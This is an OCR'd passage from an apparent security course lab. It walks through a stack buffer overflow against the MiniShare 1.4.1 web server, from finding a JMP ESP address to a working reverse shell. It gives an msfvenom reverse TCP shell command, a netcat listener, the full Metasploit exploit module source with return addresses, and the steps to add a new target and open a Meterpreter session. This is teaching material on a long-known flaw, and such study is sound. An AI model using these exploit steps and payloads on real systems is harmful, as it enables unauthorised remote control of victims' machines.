
Right click on the SHELL32 executable module and select the “View code in CPU” menu option. This will update the disassembled CPU Instructions window with the instructions of the SHELL32 library. Right click in the CPU Instructions window and select the ”Search For” > “Command” menu options. In the Find command window type “JMP ESP” and press “Find”.

The first “JMP ESP” instruction that we find is 0x7C9D30D7. Remember that this address

will be passed as a string and can't have any of the string terminating characters (0x00, 0x0A, etc.). This address does not have any of terminating characters, so it will meet our needs nicely.




Now let's create *exploit4.py* by replacing the "AAAA" bytes used to overwrite the EIP register in our previous exploit script with the address of the "JMP ESP" instruction. The address of the "JMP ESP" instruction is 0x7C9D30D7. Remember in our exploit script we need to convert the address to little endian format.




Restart OllyDbg. Before you run *exploit4.py* set a breakpoint on the “JMP ESP” instruction we found early. To set a breakpoint first click to select the instruction, then right click and navigate to Breakpoint > Toggle to toggle whether or not the breakpoint is set. Now with the breakpoint set at the “JMP ESP” instruction, press the Play button to run the MiniShare program. Run *exploit4.py.*

Now what we should see is that OllyDbg has paused the program execution at the “JMP ESP” instruction. This means that our overwrite of the EIP register with the address of the “JMP ESP” instruction was successful and the program was paused just before the “JMP ESP” instruction was executed.




In OllyDbg press the Step button to step forward by one instruction. We should see that the "JMP ESP" instruction is executed, causing the execution to top to the current location of the ESP register, which is the start of our placeholder shellcode of 0xCC bytes. If the jump works as intended, all we need to do is replace the 0xCC bytes with some shellcode of our choosing.



In Kali we can generate the reverse TCP shell shellcode with the following *msfvenom* command. We specify the IP address and port to victim machine should connect with the LHOST and LPORT options. We specify port 443 here because it is a common port (HTTPS) allowed outbound in most firewall settings. The command also specifies the output should be in C code style format targeted at Windows and that the shellcode should avoid the bad characters 0x00, 0x0a, 0x0d.

msfvenom -p windows/shell_reverse_tcp LHOST=172.16.189.134 LPORT=443 --format=c --platform=windows --arch=x86 --bad-chars='\x00\x0a\x0d'


Remember we have 429 bytes to play with for our shellcode. The code generate by *msfvenom* is 351 bytes. To make our exploit more reliable we can devote 429-351=78 bytes to building a NOP sled. We don't have to use all 78 bytes, so for now let's start with a simple 16 bytes of padding and add more later if needed. We modify our exploit by adding 16 bytes of NOPs after overwriting the "JMP ESP" instruction and then adding the 360 bytes of our shellcode. We don't need to send the rest of the bytes to fill the original 2220 bytes because we know we've already overwritten everything we need for the exploit to work.



Go ahead and restart OllyDbg. Remove any breakpoints to may have set.

In Kali open a second terminal window and run "*nc -nvvlp 443*". The *nc* program is netcat, a sort of networking swiss army knife. The *p* option specifies the port to listen on. The *l* flag tells netcat to listen on the specified port for incoming connections. The *vv* flag puts netcat into very verbose mode to print its interactions to the console. The *n* flag makes netcat listen for connections from an IP address (so it does not expect DNS).

After you have set up netcat to listen for incoming connections from the victim machine, send the final exploit with the *exploit5.py* script. If you were successful you will see an interactive Windows command prompt in your Kali terminal! If you were not successful you should have caught the crash in OllyDbg so that you can diagnose what happened.



Finally, we need to test the exploit outside of the debugger. Close OllyDbg and launch MiniShare as a regular program. Next, launch your exploit again (don't forget to restart your listener).


If you are successful, you will get a new shell and there won't be any indicators on the Windows victim that the attack was successful except that MiniShare indicates there is 1 active connection open. On the Windows command prompt (the one in Kali) run "*echo %USERDOMAIN%\%USERNAME%*" to echo the active user account.

```
class MetasploitModule < Msf::Exploit::Remote
  Rank = AverageRanking

  include Msf::Exploit::Remote::HttpClient

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'Minishare 1.4.1 Buffer Overflow',
      'Description'    => %q{
          This is a simple buffer overflow for the minishare web
        server. This flaw affects all versions prior to 1.4.2. This
        is a plain stack buffer overflow that requires a "jmp esp" to reach
        the payload, making this difficult to target many platforms
        at once. This module has been successfully tested against
        1.4.1. Version 1.3.4 and below do not seem to be vulnerable.
      },
      'Author'         => [ 'acaro <acaro[at]jervus.it>' ],
      'License'        => BSD_LICENSE,
      'References'     =>
        [
          [ 'CVE', '2004-2271'],
          [ 'OSVDB', '11530'],
          [ 'BID', '11620'],
          [ 'URL', 'http://archives.neohapsis.com/archives/fulldisclosure/2004-11/0208.html'
        ],
      'Privileged'     => false,
      'Payload'        =>
        {
          'Space'    => 1024,
          'BadChars' => "\x00\x3a\x26\x3f\x25\x23\x20\x0a\x0d\x2f\x2b\x0b\x5c\x40",
          'MinNops'  => 64,
          'StackAdjustment' => -3500,
        },
      'Platform'       => 'win',
      'Targets'        =>
        [
          ['Windows 2000 SP0-SP3 English', { 'Rets' => [ 1787, 0x7754a3ab ]}], # jmp esp
          ['Windows 2000 SP4 English',     { 'Rets' => [ 1787, 0x7517f163 ]}], # jmp esp
          ['Windows XP SP0-SP1 English',   { 'Rets' => [ 1787, 0x71ab1d54 ]}], # push esp
          ['Windows XP SP2 English',       { 'Rets' => [ 1787, 0x71ab9372 ]}], # push esp
          ['Windows 2003 SP0 English',     { 'Rets' => [ 1787, 0x71c03c4d ]}], # push esp
          ['Windows 2003 SP1 English',     { 'Rets' => [ 1787, 0x77403680 ]}], # jmp esp
          ['Windows 2003 SP2 English',     { 'Rets' => [ 1787, 0x77402680 ]}], # jmp esp
          ['Windows NT 4.0 SP6',           { 'Rets' => [ 1787, 0x77f329f8 ]}], # jmp esp
          ['Windows XP SP2 German',        { 'Rets' => [ 1787, 0x77d5af0a ]}], # jmp esp
          ['Windows XP SP2 Polish',        { 'Rets' => [ 1787, 0x77d4e26e ]}], # jmp esp
          ['Windows XP SP2 French',        { 'Rets' => [ 1787, 0x77d5af0a ]}], # jmp esp
          ['Windows XP SP3 French',        { 'Rets' => [ 1787, 0x7e3a9353 ]}], # jmp esp
        ],
      'DefaultOptions' =>
        {
          'WfsDelay' => 30
        },
      'DisclosureDate' => 'Nov 7 2004'))
  end

  def exploit
    uri = rand_text_alphanumeric(target['Rets'][0])
    uri << [target['Rets'][1]].pack('V')
    uri << payload.encoded

    print_status("Trying target address 0x%.8x..." % target['Rets'][1])
    send_request_raw({
      'uri' => uri
    }, 5)

    handler
  end

end
```


Let's finish this lab by looking at how Metasploit's exploit module implements the MiniShare HTTP GET buffer overflow.

MiniShare Get Overflow Exploit Module Source:
https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/http/minishare_get_overflow.rb

Open the Metasploit Console by typing *msfconsole*. Within the Metasploit Console type "search minishare" to search for the MiniShare exploit in Metasploit's exploit database.



Load the MiniShare exploit by typing "*use exploit/windows/http/minishare_get_overflow*". Note that Metasploit takes care to organize exploits in a nice directory structure to make exploits easier to find. Type "*show options*" to show the required exploit parameters.




Let's set the exploit parameters.

- Set the RHOST (remote host) to be our victim address of 172.16.189.132.
- Set the payload to be a Windows Meterpreter Reverse TCP. This payload is a little different than the shellcode we generated. The payload spawns an instance of Meterpreter (https://www.offensive-security.com/metasploit-unleashed/about-meterpreter).
- Set LHOST (local host) to be our attacker's IP address for the reverse TCP connection to connect back to.
- Set LPORT (local host port) to be 443 so that the victim connects to our listener on outbound port 443.

Finally we should select one of the targets from the module's target list for the exploit. As we know the "JMP ESP" position changes for different versions of Windows. The module has computed several locations for common versions of Window already. For example to exploit MiniShare on Windows XP SP2 English edition we could type "*set target 3*" to set the target. When we are ready to run the exploit we simply type "*exploit*".

However, a Windows XP SP3 English edition is not on the list! This is where it pays not to just be a script kiddie…we know how the exploit works and have an address for Windows

XP SP3, so let’s just add another target.



Edit the *minishare_get_overflow.rb* exploit module by running the following command.

gedit /usr/share/metasploit-framework/modules/exploits/windows/http/minishare_get_overflow.rb

Copy the entry for Windows XP SP2 English and change the name to Windows XP SP3 English. Change the address to the JMP ESP address we found earlier (*0x7C9D30D7*). After you are finished the module should contain the new target entry with the following contents.


['Windows XP SP3 English', { 'Rets' => [1787, 0x7C9D30D7]}], # jmp esp

Save your edits to the MiniShare exploit module. If you still have the Metasploit Console open in Kali type "*back*" to back out of the loaded MiniShare exploit module. Then type "*reload_all*" to reload the modules. No load the MiniShare exploit module again by typing "*use exploit/windows/http/minishare_get_overflow*". Now when you type "*show targets*" target 4 should be a Windows XP SP3 English edition.

Select the appropriate target and go ahead and run the exploit by typing "*exploit*". This time you should successfully establish a Meterpreter session on your victim. If your not


familiar with Meterpreter go ahead and take this opportunity to explore a bit. Type "*help*" to list the available Meterpreter commands.

Fundamentals of Program Analysis



How do we analyze programs?

- Dynamic Analysis
  - Run the program and see what happens
  - How do we execute all interesting program paths?
  - What do we look for?
- Static Analysis
  - Look at what's inside the program
  - How do we know which program paths are possible?
  - What do we look for?

